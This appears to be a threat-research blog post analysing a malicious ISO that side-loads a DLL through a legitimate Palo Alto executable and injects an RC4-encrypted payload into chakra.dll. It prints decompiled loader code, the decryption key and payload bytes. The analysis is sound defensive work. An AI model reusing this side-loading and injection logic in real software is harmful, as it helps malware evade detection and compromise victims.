dmpdump.github.io /posts/AzureFunctionsMalware/


Unknown Malware Using Azure Functions as C2

⋮ 9/6/2025

Posted Sep 6, 2025 Updated Sep 9, 2025
By *dmpdump*

6 min read

On August 28, 2025, an ISO named `Servicenow-BNM-Verify.iso` was uploaded to VirusTotal from Malaysia with very low detections:



3 / 63

Community Score


3/63 security vendors flagged this file as malicious

Follow

0ba328aeb0867def650694c5a43fdd47d719c6b3c55a845903646ccdbf3ec239

Servicenow-BNM-Verify.iso

isoimage checks-disk-space calls-wmi dmg detect-debug-environment long-sleeps contains-pe



First seen	Last seen	Distinct submitters	Total submissions
MALAYSIA 2025-08-25 09:09:47 UTC	MALAYSIA 2025-08-25 09:09:47 UTC	1	1

The ISO image contains 4 files, two of them hidden.

- `servicenow-bnm-verify.lnk`, a shortcut file that simply executes PanGpHip.exe
- `PanGpHip.exe`, a legitimate Palo Alto Networks executable
- `libeay32.dll`, a legitimate OpenSSL library (hidden)
- `libwaapi.dll`, a malicious library (hidden)

`servicenow-bnm-verify.lnk` only executes the legitimate Palo Alto executable. The metadata of the LNK file reveals the machine used to create the link (`desktop-rbg1pik`), the user (`john.GIB`), and the creation date (`08/25/2025 (04:39:00.540) [UTC]`), 3 days before the LNK ISO was uploaded to VirusTotal. The target path of the LNK points to the executable in the `excluded` folder. This is likely a location in the threat actor's development environment. Even though that path does not exist on the victim's device, the LNK falls back to its same directory, where `PanGpHip.exe` also resides.


LNK metadata:

```
[Link Info]
Location flags:                         0x00000001      (VolumeIDAndLocalBasePath)
Drive type:                             3               (DRIVE_FIXED)
Drive serial number:                    fa5a-f20e
Volume label (ASCII):
Local path (ASCII):
C:\Users\john.GIB\Desktop\excluded\paloalto\PanGpHip.exe

[Distributed Link Tracker Properties]
Version:                                0
NetBIOS name:                           desktop-rbg1pik
Droid volume identifier:                711034a2-0123-44ae-ae6c-462a77afcd54
Droid file identifier:                  6b9dc172-816d-11f0-a497-7c214a295e9f
Birth droid volume identifier:          711034a2-0123-44ae-ae6c-462a77afcd54
Birth droid file identifier:            6b9dc172-816d-11f0-a497-7c214a295e9f
MAC address:                            7c:21:4a:29:5e:9f
UUID timestamp:                         08/25/2025 (04:39:00.540) [UTC]
UUID sequence number:                   9367
```

Payload Injection


The presence of hidden DLLs and a legitimate executable is typically indicative of DLL side-loading. The `libwaapi.dll` library contains malicious logic that is executed when it is dynamically loaded by the legitimate `PanGpHip.exe` executable using `LoadLibraryW`.



```
sub_14001F380 proc near
push    rbx
sub     rsp, 20h
mov     rbx, rcx
lea     rcx, LibFileName ; "libwaapi.dll"
call    cs:__imp_LoadLibraryW
mov     [rbx+1210h], rax
test    rax, rax
jz      loc_14001F439
```

```
lea     rdx, ProcName   ; "wa_api_setup"
mov     rcx, rax        ; hModule
call    cs:GetProcAddress
mov     rcx, [rbx+1210h] ; hModule
lea     rdx, aWaApiFree ; "wa_api_free"
mov     [rbx+1218h], rax
call    cs:GetProcAddress
mov     rcx, [rbx+1210h] ; hModule
lea     rdx, aWaApiInvoke ; "wa_api_invoke"
mov     [rbx+1220h], rax
call    cs:GetProcAddress
mov     rcx, [rbx+1210h] ; hModule
lea     rdx, aWaApiTeardown ; "wa_api_teardown"
mov     [rbx+1228h], rax
call    cs:GetProcAddress
```

This DLL, although malicious, has almost no detection in VirusTotal:



2/73 security vendors flagged this file as malicious

b03a2c0d282cbbddfcf6e7dda0b4b55494f4a5c0b17c30cd586f5480efca2c17


LIBWAAPI.DLL

pedll 64bits

Security vendors' analysis on 2025-09-07T19:44:34 UTC

Arctic Wolf	Unsafe	Rising	Trojan.Kryptik@AI.94 (RDML:W/7NaKee5…


The only exported function in `libwaapi.dll` that implements code is `wa_api_setup`. The rest of the exports do not have any code.



Name	Address	Ordinal
wa_api_free	000000038A792D00	1
wa_api_invoke	000000038A792D20	2
wa_api_register_handler	000000038A792D40	3
wa_api_setup	000000038A792D60	4
wa_api_teardown	000000038A792D80	5
wa_api_unregister_handler	000000038A792DA0	6
DllEntryPoint	**000000038A791050**	**[main entry]**


The `wa_api_setup` export:

- Uses an array of function pointers to call `GetConsoleWindow`, `SetForegroundWindow`, `GetForegroundWindow`, and `ShowWindow` with its second argument set to 0, which is `SW_HIDE` according to the API documentation. This is a common technique to hide the console from the victim
- It then creates/checks mutex `47c32025` via the `CreateMutexExW` API
- If the mutex does not exist, it executes a payload injection function that I renamed to `fn_payload_injection`




```
          {
            v12 = (*((__int64 (**)(void))off_38A793360 + 46))();// getconsolewindow
            (*((void (__fastcall **)(__int64))off_38A793360 + 83))(v12);// setforegroundwindow
            v13 = (*((__int64 (**)(void))off_38A793360 + 84))();// getforegroundwindow
            (*((void (__fastcall **)(__int64, _QWORD))off_38A793360 + 82))(v13, 0i64);// showwindow 0
            result = (*((__int64 (__fastcall **)(_QWORD, const wchar_t *, _QWORD, __int64))off_38A793360
                      + 41))(                    // CreateMutexExW
                                                 // mutex: 47c32025
                       0i64,
                       L"47c32025",
                       0i64,
                       2031617i64);
            if ( result )
            {
              result = (*((__int64 (**)(void))off_38A793360 + 42))();// GetLastError
              if ( (_DWORD)result != 183 )    // ERROR_ALREADY_EXISTS
                return ((__int64 (__fastcall *)(_QWORD))fn_payload_injection)(0i64);// payload injection
            }
          }
        }
      }
    }
  }
  return result;
}
```

The `fn_payload_injection` function implements logic to inject payload in memory. This function starts by computing the SHA-256 hash of string `rdfY*&689uuaijs`. This hash (`B639D4DC948B66A2AAB5B59D0B4114B4B11229E9DED0F415B594B8ADE11F8180`) is subsequently used as the RC4 key for payload decryption.



```
qmemcpy(v10, "rdfY*&689uuaijs", 15);
v6 = 0i64;
v3 = 0;
result = fn_computes_sha2((__int64)off_38A793360, (__int64)v10, 0xFu, &v6, &v3);// computes SHA2 of rdfY*&689uuaijs, used as RC4 key
```


If the SHA2 computation is successful, it proceeds to deobfuscate the string `chakra.dll` with a simple algorithm that resembles a Caesar cipher.



```
void __fastcall fn_caesar_like_deob(_WORD *a1, __int16 a2)
{
  __int64 i; // r8
  _WORD *v3; // rax

  for ( i = 0i64; *a1; a1[i++] += a2 )
  {
    v3 = a1;
    do
      ++v3;
    while ( *v3 );
    if ( (int)(v3 - a1) <= (int)i )
      break;
  }
}
```


The legitimate `chakra.dll` is loaded from the `C:\Windows\System32\` folder and a loop is implemented to find the first readable + executable section in the DLL.



```
__int64 __fastcall fn_parse_pe_header(__int64 a1, _QWORD *a2, unsigned int *a3, unsigned int a4)
{
  __int64 v5; // rdx
  _DWORD *v6; // rax
  int v7; // edx
  __int64 v8; // r10
  __int64 result; // rax
  unsigned int v10; // edx
  __int64 v11; // rcx

  v5 = a1 + *(int *)(a1 + 60);
  v6 = (_DWORD *)(v5 + *(unsigned __int16 *)(v5 + 20) + 24);
  v7 = *(unsigned __int16 *)(v5 + 6);
  if ( !(_WORD)v7 )
    return 0i64;
  v8 = (__int64)&v6[10 * (v7 - 1) + 10];
  while ( 1 )
  {
    if ( (~v6[9] & 0x60000000) == 0 )           // searches for section that is readable/executable
    {
      v10 = v6[4];
      *a3 = v10;
      if ( v10 >= a4 )
        break;
    }
    v6 += 10;
    if ( (_DWORD *)v8 == v6 )
      return 0i64;
  }
  v11 = (unsigned int)v6[5] + a1;
  result = 1i64;
  *a2 = v11;
  return result;
}
```


When that section is found, its memory permissions are set to writable (`PAGE_READWRITE`) via the `ZwProtectVirtualMemory` API and the content is zeroed out. The injector then proceeds to base64-decode a payload stored in the `.data` section of the DLL to the target section in the loaded `chakra.dll`. After decoding the payload, it is RC4 decrypted with the previously computed key (`B639D4DC948B66A2AAB5B59D0B4114B4B11229E9DED0F415B594B8ADE11F8180`).



```
data:000000038A79335F                 db    0
data:000000038A793360 off_38A793360   dq offset unk_3
data:000000038A793360
data:000000038A793368                 align 20h
data:000000038A793380 payload         db 45h, 53h, 30
data:000000038A793380
data:000000038A79338B                 db 78h, 4Eh, 47
data:000000038A793396                 db 42h, 59h, 57
data:000000038A7933A1                 db 6Bh, 78h, 6F
data:000000038A7933AC                 db 53h, 6Ah, 74
data:000000038A7933B6                 db 4Eh, 47h, 59
data:000000038A7933C1                 db 41h, 56h, 4B
data:000000038A7933CC                 db 6Bh, 30h, 71
data:000000038A7933D7                 db 53h, 64h, 79
data:000000038A7933E2                 db 66h, 6Fh, 68
data:000000038A7933ED                 db 6Dh, 6Fh, 64
data:000000038A7933F8                 db 48h, 5Ah, 65
data:000000038A793403                 db 35h, 34h, 2
data:000000038A79340D                 db 49h, 6Eh, 31
data:000000038A793418                 db 71h, 6Bh, 61
data:000000038A793422                 db 58h, 31h, 50
data:000000038A79342D                 db 38h, 66h, 5A
data:000000038A793438                 db 4Eh, 58h, 48
data:000000038A793443                 db 53h, 37h, 67
data:000000038A79344E                 db 2Bh, 56h, 51
data:000000038A793459                 db 6Ah, 31h, 6C
```

```
  v4 = 0;
  sub_38A791000(&v11, v1);                      // deobf str "chakra.dll"
  result = fn_loadlibraryexw((__int64)off_38A793360, (__int64)&v11);// loads legitimate chakra.dll
  v2 = result;
  if ( result )
  {
    result = fn_parse_pe_header(result, &v7, &v4, dword_38A82D5C0);// parse header of chakra.dll, get pointer to first RX section
    if ( (_DWORD)result )
    {
      v5 = 0;
      v8 = v4;
      result = (*((__int64 (__fastcall **)(__int64, __m128i **, __int64 *, __int64, int *))off_38A793360
                + 11))(
                 -1i64,                         // handle to process
                 &v7,                           // baddr of target section
                 &v8,                           // size
                 4i64,                          // PAGE_READWRITE
                 &v5);                          // zwprotectvirtualmemory modifies mem protection of chakra.dll
      if ( !(_DWORD)result )
      {
        fn_memset_like(v7, 0, v4);              // zeroes out target section in chakra.dll
        result = fn_b64dec_write((__int64)off_38A793360, (__int64)payload, 923, 0x2ACu, &v7, dword_38A82D5C0);// base64 decodes payload to target section
        if ( (_DWORD)result )
        {
          result = fn_rc4_decrypt_pload((__int64)off_38A793360, (__int64 *)&v7, dword_38A82D5C0, v6, v3);// rc4 decrypts payload
```

